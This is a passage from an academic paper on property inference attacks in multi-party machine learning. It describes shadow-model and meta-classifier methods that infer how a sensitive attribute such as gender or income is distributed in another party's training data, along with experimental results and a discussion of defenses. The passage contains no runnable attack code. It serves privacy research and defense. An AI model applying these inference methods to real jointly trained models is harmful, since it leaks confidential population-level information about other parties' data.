


Figure 1: Attack model pipeline. Half of shadow models are trained with the property p that the attacker is trying to learn and half without it. Each shadow model f^i_{shadow} is queried on a dataset D_{attack}. Output probability vectors are concatenated to form a vector $\mathcal{F}_i$. Finally, the meta-classifier is trained on feature-label tuples of the form $\{(\mathcal{F}_i, p_i)\}_i$.




Figure 2: Execution of the attack on the target model to learn the prediction of the property $p(\mathbf{a}_{\text{honest}})$ in D_{honest}, $\hat{p}$.

will try to distinguish whether it is 10:90, 50:50 or 90:10 split. In the experimental evaluation, we show that this attack is effective in learning fine-grained distribution of sensitive attributes as well as identifying how the distribution of a sensitive attribute has changed after the model was updated with new data.

Scope. This work focuses on understanding the leakage of population-level properties of the training dataset. Since our threat model is similar to that of the attacker who is able to infer individual record-level attributes [17, 51, 53], our setting allows for record-level leakage as well. Albeit, the attack strategy needs to be changed in order to train shadow models that capture the difference between inputs with different attribute values. Importantly, for both the record-level and population-level attribute inference attack, the attacker — here and in [51, 53] — is assumed to know the domain of an attribute it is trying to infer (e.g., `Gender` taking values male, female, or other). Hence, similar to prior work [18, 39], our attack cannot infer a sensitive attribute with a large, potentially unbounded, domain (e.g., such as `Name` for which the attacker may not be able to enumerate all possible values).

5 Experimental Setup

The goal of our experiments is to evaluate the efficacy of the attack in Section 4 to learn population-level properties about a sensitive attribute in the multi-party and single-party machine learning setting. We then aim to understand how the difference in machine learning models (e.g., logistic regression and neural network models), dataset type (e.g., tabular data, text or graph), access to the model through its weights or inference interface, and attribute correlation influence attack accuracy.

5.1 Benchmark Datasets

We evaluate our attack on five datasets described below. The datasets, sensitive attributes, machine learning model tasks, and the type of correlations between the sensitive attribute, other attributes, and the final task are summarized in Table 3.

Health [3] The Health dataset (Heritage Health Prize) contains medical records of over 55 000 patients. Similar to the winners of the Kaggle competition, we use 141 features with `MemberID` and `Year` removed. We group the `DaysInHospital` attribute into two classes. The task, Y, is to predict if a patient will be discharged, `DaysInHospital` $= 0$, or will stay in the hospital, `DaysInHospital` > 0. We consider two sensitive attributes to perform our attack on learning their distribution in the dataset of the benign party: `Gender` and the number of medical claims `ClaimsTruncated`.

Adult [33, 37] The Adult dataset contains US census information including race, gender, income, and education level. The training dataset contains 32 561 records with 14 attributes. We group the education level into four classes: '`Low`', '`Medium-Low`', '`Medium-High`', '`High`'. We use 12 features with `Education` and `Fnlwgt` removed. The task is to predict the class of the `EducationLevel` (i.e., variable Y for this dataset). We again consider two sensitive features whose distribution the attacker is trying to infer: `Gender` and `Income`.

Communities and Crime [37] The Communities and Crime dataset contains 1 994 records with 122 features relevant to per capita violent crime rates in the United States, which was also used for evaluating fairness with respect to protected variables [11]. We remove the attributes that have missing data, resulting in 100 attributes. The classification task is to predict the crime rate, i.e., the Y variable is `CrimesPerPop`. We group the crime rate into three classes based on ranges: '< 0.15', '$[0.15, 0.5]$' and '> 0.5', and the task is the multi-class prediction for the crime rate. We consider total percentage of divorce `TotalPctDiv` and `Income` as sensitive features.

Yelp-Health [4] The Yelp dataset contains 5 million reviews of businesses tagged with numerical ratings (1-5) and attributes such as business type and location. We extract a healthcare-related subset that has 2 384 reviews for pediatricians and 1 731 reviews for ophthalmologists. The classification task is to predict whether the review is positive (rating > 3) or negative (rating ≤ 3). The attack aims to predict the dominant value of the doctor `Specialty` of the benign party.

Amazon [1, 35] The Amazon product co-purchasing network dataset contains product metadata and reviews information about 548 552 different products such as books and music CDs. For each product, the following information is available: the similar products that get co-purchased, product type, and product reviews. We use a subset of 20 000 products and construct a product co-purchasing network, where each node represents a product and the edge represents if there is at least one reviewer who rated both products, indicating that products are bought by the same user [36]. Each node is associated with one of 4 product types and an average review score from 0 to 5, including half-score reviews (i.e., 11 possible scores in total). The classification task (for a recommendation system) is to predict the average review score of the node given the co-purchasing network and the product types. Depending on the classification task, we split reviewer scores into 2 classes: positive vs. negative review, 6 classes: rounded integer review between 0,1.., 5 and 11 classes: the original review score. The attack aims to predict whether the dominant value of the attribute `ProductType` of the benign party is "books".

5.2 Evaluation Methodology

Target model f. We train different target models depending on the dataset type. For tabular data, i.e., Adult, Health, and Crime, we train multinomial logistic regression and fully-connected multi-layer perceptron neural networks (MLP). For the Adult and Crime datasets, we use an MLP network with one hidden layer of size 12 and the last layer with 4 and 3 output classes, respectively. For the Health dataset, we use an MLP network with one hidden layer of size 20 and binary output. In later sections, a neural network model for tabular datasets always refers to an MLP network. In training our target models, we use the Adam [30] optimizer, ReLu as the activation function, a learning rate of 0.01, and a weight decay of 0.0001. For the Yelp-Health dataset, we use the pre-trained glove embedding of dimension 50, a bidirectional LSTM layer of dimension 50. We then use one hidden layer of size 50 and dropout regularization with parameter 0.1 between the last hidden layer and the binary output. For the Amazon dataset, we train the target model using the Graph Convolutional Networks (GCN) [31] with 1 hidden layer of 16 units, Adam as the optimizer, ReLu as the activation function, a learning rate of 0.01, and a weight decay of 0.0005. Each experiment is repeated 100 times, and all attack accuracies are averaged over these runs. As noted in Section 2, our attacks are oblivious to how f is trained, hence, in the experiments training is done in the clear.

Dataset split. In the multi-party setting, we consider two parties that contribute data for training the target model where one of the parties is trying to learn information about the data of the other party. For Adult and Health datasets, each party contributes 2 000 samples. We

Datasets	$\#D_{\text{adv}}$, $\#D_{\text{honest}}$	$\#D_{\text{aux}}$	$\#D_{\text{attack}}$
Health [3]	2 000	10 000 / 4000	1 000
Adult [33, 37]	2 000	10 000 /4000	1 000
Crime [37]	200	1 500 / 400	94
Yelp-Health [4]	1 000	1 200	200
Amazon [35]	5 000	10 000	1 000

Table 2: Dataset split during the attack where $\#D_{\text{attack}}$ is the number of inference queries the attacker makes to the model.

use 10 000 or 4 000 samples as D_{aux} to train the shadow models and the attacker uses 1 000 samples in D_{attack} to query the model and obtain the attack vector for the meta-classifier. Table 2 summarizes the splits for all other datasets. In Section 6.4 we show that a small number of samples in D_{attack} can lead to high attack accuracy as well (e.g., 200 vs. 1 000 for the Amazon dataset).

The distribution of the values of the sensitive attribute A in datasets is determined as follows. We consider the default split of 33:67 in the attacker's data D_{adv} (e.g., 33% of records are books). The attack is evaluated against several D_{honest} datasets for each possible split. For example, we evaluate our attack on 100 D_{honest} datasets: half with 33:67 split and half with 67:33 split in Sections 6.1 and 6.2. Throughout all experiments, the D_{aux} always has 50:50 split.

Attack setting. We report our main results on attack in the black-box setting; white-box results are deferred to Appendix B. We use two different meta-classifiers depending on the target model. For multinomial logistic regression, LSTM and GCN, the meta-classifier model is a binary logistic regression model. For MLP as the target model, we use a two-layer network with 20 and 8 hidden units and a learning rate of 0.001. The meta-classifier models are trained using Adam optimizer.

We perform the attack when the model is trained with the sensitive variable (A) and without it ($\bar{A}$). For the $\bar{A}$ setting, the attribute A is omitted from the machine learning pipeline, including the shadow model training and construction of D_{attack}. This setting allows us to understand the risk of leaking a sensitive attribute, even when that attribute is censored during training. For Yelp-Health, we report only $\bar{A}$ results as LSTM takes the text data, and A would be an additional feature.

Types of experiments. We study how correlations between attributes affect the attack. We show that information is leaked even when A is not correlated with the final task. We demonstrate our attack on attribute correlation as present in real dataset distributions (shown in Table 3) as well as artificially injected correlation using a synthetic sensitive variable. The latter allows us to control the correlation between the variables.

Real Data. For the experiments where all features are from the real data, including the sensitive variable, we set different variables as sensitive (A) for each dataset and perform a black-box attack using a default split of 33:67 for the sensitive attribute in the attacker's data (D_{adv}).

We compute the pairwise correlation among all the variables using Pearson correlation coefficient [44] for numerical-numerical variables, Cramer's V [10] for categorical-categorical variables, point-biserial correlation coefficient [49] for binary categorical-numerical variables, and ANOVA for multi-level categorical-numerical variables. Based on the observed correlations, for each dataset, we identify the case among those introduced in Section 3. Most scenarios correspond to $X \sim A, Y \sim A$. Details on correlation factors for all datasets are deferred to Appendix A.

Synthetic Data. For synthetic experiments, we create a new synthetic attribute as our sensitive variable A for the Adult and Health datasets. We add a correlation of A to a subset of variables in the dataset, denoted as $X' \subseteq X$, and the target variable Y, depending on the cases outlined in Section 3. We introduce the correlation by replacing attribute values in X' and/or Y for each record with values that have an injected correlation with A. For Adult dataset, X' is `Income`, for Health dataset, $X' = \{\texttt{DrugCountAve}, \texttt{LabCountAve}, \texttt{ClaimsTruncated}\}$. The variable A takes values < 5 or > 5 that are split using 33:67 ratio in the adversarial party's dataset. The honest party has two possible splits: 33:67 ratio and 67:33 ratio. The attacker's goal is to guess the distribution of A in the data of P_{honest}.

6 Attack Results

We evaluate for attribute leakage in the following settings: the single-party case where an attacker learns the distribution of an attribute in the training set and the multi-party case where an attacker learns the distribution of an attribute in the data of the honest party. Apart from inferring the dominant attribute (e.g., there are more females than males in a dataset), we perform a fine-grained attack that learns a precise distribution of the two attribute values (e.g., 70% of the dataset are females). We further use this fine-grained attack to infer the change in the attribute distribution in a model update scenario where the model is updated either due to a new party joining or new data arriving. Attack accuracy higher than the probability

Datasets	Sensitive attribute A	Task Y	Correlation
Health [3]	`Gender` `ClaimsTruncated`	`DaysInHospital`	$X \sim A, Y \perp A$
Adult [33, 37]	`Gender` `Income`	`EducationLevel`	$X \sim A, Y \perp A$ $X \sim A, Y \sim A$
Crime [37]	`TotalPctDivorce` `Income`	`CrimesPerPop`	$X \sim A, Y \sim A$
Yelp-Health [4]	`Specialty`	`ReviewRating`	$X \sim A, Y \perp A$
Amazon [35]	`ProductType`	`ReviewScore`	$X \sim A, Y \sim A$

Table 3: Datasets, tasks and attribute-label correlation where $\sim$ and $\perp$ indicate correlation and no correlation, respectively.

of a random correct guess is considered successful as this indicates that confidential property (i.e., information about P_{honest}'s data) will be leaked to the attacker in the majority of cases.

We report our attack results in the stronger black-box setting for real, synthetic, and fine-grained experiments. We evaluate the white-box attack, where the attacker has access to model parameters, only on the synthetic data. We summarize our key findings below:

- Leakage of sensitive dataset properties in honest party's data is possible even when the sensitive attribute itself is *dropped* during training and has low or no correlation with the final task. We show that the attack accuracy drops only by a few percent when A is not present in many cases.
- An adversary can learn the attribute properties of the honest party's data irrespective of whether it contributes data (multi-party) or not (single-party) to the training dataset.
- For the models and datasets considered in this paper, our property leakage attack is dataset and model-agnostic and works on tabular, text, or graph data.
- Fine-grained attacks can be used to predict a precise distribution of the attribute as well as learn the change in data distribution during model updates.

6.1 Multi-Party Setting

Real Data. Table 4 shows the attack accuracy for correlations observed in the real distribution of datasets, with the larger size of D_{aux} as listed in Table 1. The attack accuracy with the smaller size of D_{aux} is deferred to Table 12 in Appendix B. We see that the attack accuracy is always better than a random guess in all experiments, regardless of whether the sensitive attribute is included in the training data or not.

We make the following observations. The attack accuracy for Adult data with `Income` as the sensitive attribute is the highest with 98% and 96% when the target model is trained with and without A, respectively. Overall, the attack accuracy ranges between 61-98% when trained with sensitive variable (A) and 59-96% without ($\bar{A}$), respectively. The results for $\bar{A}$ are always lower than with A but are, however, above the random guess baseline of 50%. For the Amazon dataset, we observe that attack accuracy is higher for fewer output classes. We confirm this observation later in Figure 4. We also note that the attack accuracy decreases as the size of D_{aux} decreases as shown in Appendix B.

To understand how the correlation between A and other features influences the attack, we determine which attributes $X' \subseteq X$ are correlated with A. We set X' to variables based on their correlation factors. Details on how X' of each dataset was determined based on correlation factors is deferred to Appendix A. In Table 4, $\#\, X'$ denotes the number of attributes correlated with the sensitive attribute A. We note that simultaneously controlling the number of correlated attributes and their correlation strength is hard on real data, so we also use synthetic datasets. We observe that, for the same dataset, the attack accuracy increases with a higher number of correlated attributes X' and the sensitive attribute A.

We show the accuracies for both the pooled model and the honest party's local model in Table 11 in Appendix B. Across all these experiments, we observe a utility increase ranging from 0.58% and 5.90% for the honest party, which motivates the honest party to collaborate and train a joint target model with the other party.

Synthetic Data. Table 5 shows our results with a synthetic variable A introduced in the Adult and Health

Datasets (Output Classes)	Model Type	Attack Accuracy		A	# X'
		A	$\bar{A}$		
Health (2)	Multi-layer Perceptron	.61	.59	`Gender`	24/139
		.75	.71	`ClaimsTruncated`	54/139
Adult (4)	Logistic Regression	.83	.81	`Gender`	5/11
		.98	.96	`Income`	9/11
Crime (3)	Multi-layer Perceptron	.61	.59	`TotalPctDivorce`	26/98
		.78	.60	`Income`	38/98
Yelp-Health (2)	LSTM	-	.74	`Specialty`	review text
Amazon (2)	GCN	.86	.72	`ProductType`	graph
Amazon (6)	GCN	.62	.63	`ProductType`	graph
Amazon (11)	GCN	.67	.61	`ProductType`	graph

Table 4: Multi-Party Setting: Black-box attack accuracy for predicting the value of the distribution of sensitive variable A in the dataset of P_{honest}. The attacker tries to guess whether values of A are split as 33:67 or 67:33 in D_{honest} when its own data D_{adv} has 33:67 split. Columns A and $\bar{A}$ report the accuracy when the sensitive variable is used for training and not, respectively. X' indicates with which features in the dataset and with how many of them A is correlated. Since attack accuracy based on a random guess is 0.5, the attacker is always successful in determining the correct distribution.

dataset for the multi-party setting. Here, we train the same dataset using both logistic regression and the neural network model (MLP). Recall that the synthetic attribute is introduced to imitate a sensitive variable to control its correlation with other variables. To this end, we create datasets for different correlation criteria among the sensitive variable A, the output Y, and the remaining variables X. We report two findings.

First, logistic regression models appear to be at a higher risk, with average attack accuracy being higher as compared to neural network models: 84.5% vs. 71.3% for Adult and 80.2% vs. 70.8% for Health datasets. We suspect that this is mainly due to their simple architecture, which is easy to learn using a meta-classifier.

Second, the attack works well (greater than 74%) when the sensitive variable A is correlated with the target variable Y irrespective of its relation with X, i.e., cases where $Y \sim A$. The attack accuracy is almost equal to a random guess when $Y \perp A$. Recall that in the case of $X \sim A$, not all features used for training are correlated with A but only those in a subset of X, X'. To understand this scenario further, we reduced the number of features used during training to 3 (we refer to this setting as `R` in the tables). As the number of training features decreases, the correlation signal between A and X' becomes stronger, and the logistic regression model can capture that.

Our experiments for the case when both X and Y are independent of the sensitive variable A exhibit attack accuracy that is close to a random guess. This is expected as the variable has no correlation that the model can memorize, and hence we exclude them from Table 5.

6.2 Single-Party Setting

In addition to our motivating scenario of the multi-party setting, we evaluate the efficacy of our attack in the single-party setting where the attacker does not contribute towards the training data. For example, this corresponds to a scenario where a model is trained on data from only one hospital and is offered as an inference service for other hospitals. Table 6 shows the result for our attack using synthetic data for the Adult and Health dataset when the model is trained using both logistic regression and neural networks. We see that the attack in the single party setting is stronger since the adversary does not provide its own data, which may dilute the signal from the other party. For the case where $Y \sim A$, the attack accuracy is higher than 90%, even if the attribute itself is not used during training. This shows that our attack is highly successful even when the attacker does not participate in the training process.

Model	Logistic Regression				Neural Network			
Datasets	Adult		Health		Adult		Health	
Synthetic Variable	A	$\bar{A}$	A	$\bar{A}$	A	$\bar{A}$	A	$\bar{A}$
$X \sim A, Y \sim A$	1.00	1.00	1.00	1.00	.90	.84	.79	.95
$X \perp A, Y \sim A$	1.00	1.00	.99	1.00	.98	.98	.74	.98
$X \sim A, Y \perp A$	.65	.57	.52	.41	.52	.52	.52	.51
$X \sim A, Y \perp A$ (R)	.79	.75	.78	.72	.51	.45	.54	.63

Table 5: Multi-party setting: Black-box attack accuracy for predicting whether the values of (sensitive) synthetic variable A in the data of the honest party are predominantly < 5 or > 5. The attack accuracy is evaluated on 100 D_{honest} datasets: half with 33:67 and half with 67:33 split. A synthetic correlation with A is added to the variables X and Y depending on the specific case. R corresponds to the setting where only 3 attributes are used for training instead of all data. Attack accuracy based on a random guess is 0.5.

Model	Logistic Regression				Neural Network			
Datasets	Adult		Health		Adult		Health	
Synthetic Variable	A	$\bar{A}$	A	$\bar{A}$	A	$\bar{A}$	A	$\bar{A}$
$X \sim A, Y \sim A$	1.00	1.00	.98	1.00	.98	.99	.92	.95
$X \perp A, Y \sim A$	1.00	1.00	.98	1.00	.99	1.00	.89	.98
$X \sim A, Y \perp A$	.67	.60	.48	.53	.56	.52	.52	.49
$X \sim A, Y \perp A$ (R)	.86	.74	.61	.62	.68	.66	.54	.61

Table 6: Single-party setting: Black-box attack accuracy with synthetic data.

6.3 Fine-grained Attack

Information leaked about attribute values can be either in terms of a binary signal, i.e., which attribute value is dominant in the dataset or an exact distribution. The results above show the leakage of the former. To learn information about the exact distribution, we present a variation of our main attack called the fine-grained attack. For this attack, we train a 5-class meta-classifier model that outputs whether a particular value of the sensitive attribute appears in 10%, 30%, 50%, 70%, or 90% of the dataset. Note that we train only one meta-classifier model with 5 output classes, but the attacker can perform a more systematic binary search over the distribution by training multiple meta-classifier models. We apply this attack in two settings.

Leakage of Attribute Distribution. We evaluate on the Adult dataset using a synthetic variable A as well as the gender variable. Table 7 shows the results for our fine-grained attack for predicting the precise distribution of the sensitive variable. The row 30 : 70 corresponds to the setting where 30% of records in D_{honest} have the value of the sensitive attribute A less than 5. Here, the attacker tries to guess the split of 30 : 70 among five possible splits of 10 : 90, 30 : 70, etc. The baseline accuracy is 20% because the attacker wishes to distinguish between 5 splits. Since the attack accuracy is always higher than the random guess, the attacker can successfully find the correct ratio by training a meta-classifier that distinguishes between different splits of the sensitive attribute values. Similar to the observation in Section 6.1, we observe that logistic regression has higher attack accuracy than neural networks. The attack accuracy for the real data with gender as the sensitive attribute is consistently greater than the 20% baseline for random guessing for all the distributions.

Distribution of A in D_{honest}:	LR Synthetic A		NN Synthetic A		LR A: Gender
	A	$\bar{A}$	A	$\bar{A}$	$\bar{A}$
10 : 90	.994	.998	.84	.89	.44
30 : 70	.993	.991	.79	.79	.59
50 : 50	.999	.997	.79	.73	.50
70 : 30	.997	.989	.73	.71	.46
90 : 10	.993	.998	.72	.77	.53

Table 7: Fine-grained attack accuracy for predicting the precise distribution of sensitive variable A in D_{honest} in the synthetic setting $X \perp A, Y \sim A$, and real data setting when A is Gender on the Adult dataset. Attack accuracy based on a random guess is 0.2.

Model Update Setting. We apply the fine-grained attack to learn the change in the distribution of an attribute value given access to an updated version of a model. In this attack, the malicious party initially obtains a model that is jointly trained on D_{honest1} and D_{adv}. Later, another honest party D_{honest2} joins, and a new model is trained on the three parties' data. The attacker tries to infer the dominant value of the sensitive attribute of P_{honest2} given the original and the updated model. It uses a fine-grained attack against both models, as result learning a dominant value in D_{honest1} and $D_{\text{honest1}} \cup D_{\text{honest2}}$. It then compares the two and infers how D_{honest2} has affected the distribution. If the split is dominated by the same attribute value in both models, the attacker uses this attribute value distribution as its guess. Otherwise, the attacker makes a guess that the other attribute value is dominated in D_{honest2}. Table 8 shows the results for our attack in the model update setting using synthetic data for the Adult dataset. The attack accuracy is almost close to 100% for the syn-

Distribution of A in D_{honest1}:	Distribution of A in D_{honest2}:	LR Synthetic A	LR A: `Gender`
30:70	30:70	1.00	.87
	70:30	.99	.72
70:30	30:70	.99	.63
	70:30	1.00	.85

Table 8: Model update setting: attack accuracy for predicting the dominant value of sensitive variable A in D_{honest2} in the synthetic setting $X \perp A, Y \sim A$ and real data setting when A is `Gender` on Adult dataset when A is removed from the training data. D_{adv} has 50:50 split. Attack accuracy based on a random guess is 0.5.




Figure 3: Attack accuracy for leaking sensitive attribute `ProductType` on the Amazon graph data (11 output classes) as the number of queries to the model increases.

thetic case and ranges from 63% to 86% for the `Gender` variable which is higher than a random guess of 50%.

6.4 Attack Parameters

We perform ablation experiments to understand the effect of varying the number of queries, distribution of the sensitive attribute and the number of output classes on the attack accuracy. We use the Amazon graph data for these experiments where, as before, `ProductType` is the sensitive attribute, and `ReviewScore` is the target.

Number of queries. We compute the attack accuracy for two different splits of values of the sensitive attribute, 0:100 (all books) and 30:70 (70% books, 30% of other products), and train the model to predict one of 11 review scores averaged over 10 runs. Figure 3 shows the effect of increasing the number of queries on the attack accuracy. Note that the number of queries also correspond to the input features of our attacker classifier. We observe




Figure 4: Attack accuracy for the Amazon graph data when the sensitive attribute `ProductType` is not used during training for different numbers of output classes across different distributions (splits).

that changing queries does not significantly impact the attack accuracy. With 1000 queries, attack accuracy is up to 80% for the 0:100 split and ≈59% for 30:70 split.

Attribute distribution and number of output classes. Figure 4 shows the results for the GCN trained on the Amazon dataset for 2, 6 and 11 output classes for the review score. We evaluate for all the splits between 0:100 to 100:0. First, we observe that the attack accuracy drops as the ratio of the sensitive attribute values changes from 0:100 to 50:50 and increases again gradually from 50:50 to 100:0. This is because our primary attack is designed to identify the dominant attribute value. For inferring the distribution in the balanced range, the attacker can perform our fine-grained attack discussed in Section 6.3. Next, we observe that the attack accuracy is lower for a higher number of output classes such as 6 and 11 as compared to 2. This could be due to lower number of input features that are given to the attack classifier when there are lower number of output classes — the classifier is able to learn the attribute distribution better when the information is divided among fewer features thus resulting in a lower dimension input. Similar trends are observed in Figure 5 in Appendix when A is used during training.

7 Defenses

In the previous section, we saw that removing the sensitive attribute from the dataset is not an effective solution due to the correlations that exist between the attributes. Disentangling data representation through variational-auto-encoders [11, 23, 56] allows one to obtain mutu-

ally independent variables for representing the data. Intuitively, the removal of this variable before decoding the record for further down-stream tasks would lead to better censorship. Similarly, adversarial learning has also been proposed for learning a privacy-preserving data filter in a multi-party setting [21] and a privacy-preserving record representation [16]. Unfortunately, such techniques do not have provable worst-case guarantees and have been shown ineffective in the privacy context [53].

Differential privacy [15] guarantees record-level privacy, that is, whether a particular record is in their dataset or not. However, differential privacy does not protect population-level properties of a dataset [9, 15]. In fact, a differentially private algorithm with high utility aims to learn population properties without sacrificing individual privacy. Group differential privacy is an extension of differential privacy that considers the privacy of a group of k correlated records, as a result one way of achieving it is to increase, for example, Laplace noise, proportional to k. Though it can be applied to preserve the privacy of all records in each party's dataset by setting k to the size of each party's data, depending on the setting, it can effect utility as even with $k = 1$ accuracy of models have been shown to drop [6, 52].

In settings with more than two parties, where the attacker controls only one party, the signal weakens as it is harder for the adversary to identify the mapping between a property and a party whose data exhibits it. This was also noted by Melis *et al.* [39] in the federated learning setting with a small number of parties.

8 Related work

Membership attacks on machine learning models aim to determine whether a certain record was part of a training dataset or not [47, 50]. These attacks train shadow models that are similar to the target model and use their output (e.g., posterior probabilities over all classes) to build a meta-classifier that classifies records as members of the training data or not based on inference results of the target model on the record in question. A recent link stealing attack on graphs can be seen as a type of a membership attack that tries to infer whether two nodes have a link between them in the training graph [22].

Attribute inference attacks [17, 53], on the other hand, aim to determine the value of a sensitive attribute for a single record. For example, the authors of [53] study leakage of a sensitive value from a latent representation of a record in the model (i.e., a feature extractor layer); an attacker can obtain such intermediate record representations from having access to model parameters. They show that an attribute of a record, even if censored using adversarial learning, can be leaked. Hitaj *et al* [24] show that a malicious party can construct class representatives from a model trained in federated learning setting.

The work by Ganju *et al.* [18] and Ateniese *et al.* [7] are closest to ours as they also consider leakage of *dataset properties*. Different from this work, their attack is set in a single-party setting and requires a *white-box access* to the model, i.e., its parameters, that may not always be possible (e.g., when the model access is via cloud-hosted interface). Since the number of model parameters in neural networks can be very large (several million), approaches that are based on sophisticated methods for reducing network representation are required [18]. We show that attacks based on a combination of inferences and logistic regression as a meta-classifier are sufficient to learn attribute distribution.

Property leakage in a multi-party learning has been demonstrated only in federated setting [39]. In this setting an attacker obtains a gradient computed on a small batch of records (e.g., 32) and tries to learn how a sensitive feature is distributed in the batch. This setting is arguably easier from the attacker point of view: an attacker gains access to a much more granular computation on the data compared to the access to a query interface of the final model trained on the whole dataset, as considered in this paper. Moreover, previous work on dataset property leakage [7, 18, 39] did not consider the case when the sensitive attribute is *removed* from the data and the effect it has on the success of their attacks.

Recently, Zanella-Béguelin *et al.* [55] have demonstrated leakage of text and general trends in the data used to update next word prediction model. Salem *et al.* [46], on the other hand, consider granular leakage about records used to update the model: record labels and their features. Similar to our work, Salem *et al.* use a probing dataset to query the models to obtain the posterior difference. This output is then given to an encoder-decoder framework to reconstruct the meaning of the difference between posteriors of the initial and updated models. Our model update attack, in comparison, is about identifying the distribution of a sensitive feature in the dataset used to update the model and requires a simple machine learning architecture.

9 Conclusion

We demonstrate an attack, set in the centralized multi-party machine learning, that lets one of the parties learn sensitive properties about other parties' data. The attack requires only black-box access to the model and can ex-

tract the distribution of a sensitive attribute with small number of inference queries. We show that trivial defenses such as excluding a sensitive attribute from training are insufficient to prevent leakage. Our attack works on models for tabular, text, and graph data and datasets that exhibit various correlation relationships among attributes and class labels. Finally, we note that existing techniques for secure computation and differential privacy are either not directly applicable to protect leakage of population-level properties or do so at a high cost.

Acknowledgements

We thank Marcella Hastings and the anonymous reviewers for their valuable comments on the paper.

References

[1] Amazon product co-purchasing network metadata. http://snap.stanford.edu/data/amazon-meta.html.

[2] Azure confidential computing, Microsoft Azure. https://azure.microsoft.com/en-au/solutions/confidential-compute.

[3] Kaggle health dataset. https://www.kaggle.com/c/hhp.

[4] Yelp open dataset. https://www.yelp.com/dataset.

[5] Global AML and Financial Crime TechSprint. https://www.fca.org.uk/events/techsprints/2019-global-aml-and-financial-crime-techsprint, 2019. [Online; accessed 25-Jan-2021].

[6] M. Abadi, A. Chu, I. Goodfellow, H. B. McMahan, I. Mironov, K. Talwar, and L. Zhang. Deep learning with differential privacy. In *ACM Conference on Computer and Communications Security (CCS)*. ACM, 2016.

[7] G. Ateniese, L. V. Mancini, A. Spognardi, A. Villani, D. Vitali, and G. Felici. Hacking smart machines with smarter ones: How to extract meaningful data from machine learning classifiers. *Int. J. Secur. Netw.*, 2015.

[8] N. Carlini, C. Liu, U. Erlingsson, J. Kos, and D. Song. The Secret Sharer: Evaluating and Testing Unintended Memorization in Neural Networks. In *USENIX Security Symposium*, 2019.

[9] G. Cormode. Personal privacy vs population privacy: Learning to attack anonymization. In *Proceedings of the 17th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*. Association for Computing Machinery, 2011.

[10] H. Cramér. *Mathematical methods of statistics*, volume 43. Princeton university press, 1999.

[11] E. Creager, D. Madras, J.-H. Jacobsen, M. Weis, K. Swersky, T. Pitassi, and R. Zemel. Flexibly fair representation learning by disentanglement. In K. Chaudhuri and R. Salakhutdinov, editors, *International Conference on Machine Learning (ICML)*, volume 97, pages 1436–1445, 2019.

[12] I. Damgård, V. Pastro, N. Smart, and S. Zakarias. Multiparty computation from somewhat homomorphic encryption. In *Advances in Cryptology—CRYPTO*, pages 643–662, Berlin, Heidelberg, 2012. Springer Berlin Heidelberg.

[13] S. de Hoogh, B. Schoenmakers, P. Chen, and H. op den Akker. Practical secure decision tree learning in a teletreatment application. In N. Christin and R. Safavi-Naini, editors, *Financial Cryptography and Data Security*, 2014.

[14] S. Dov Gordon, F.-H. Liu, and E. Shi. Constant-round mpc with fairness and guarantee of output delivery. In *Advances in Cryptology—CRYPTO*, pages 63–82, Berlin, Heidelberg, 2015. Springer Berlin Heidelberg.

[15] C. Dwork and A. Roth. The algorithmic foundations of differential privacy. *Foundations and Trends in Theoretical Computer Science*, 2014.

[16] H. Edwards and A. Storkey. Censoring representations with an adversary. In *International Conference on Learning Representations (ICLR)*, 2 2016.

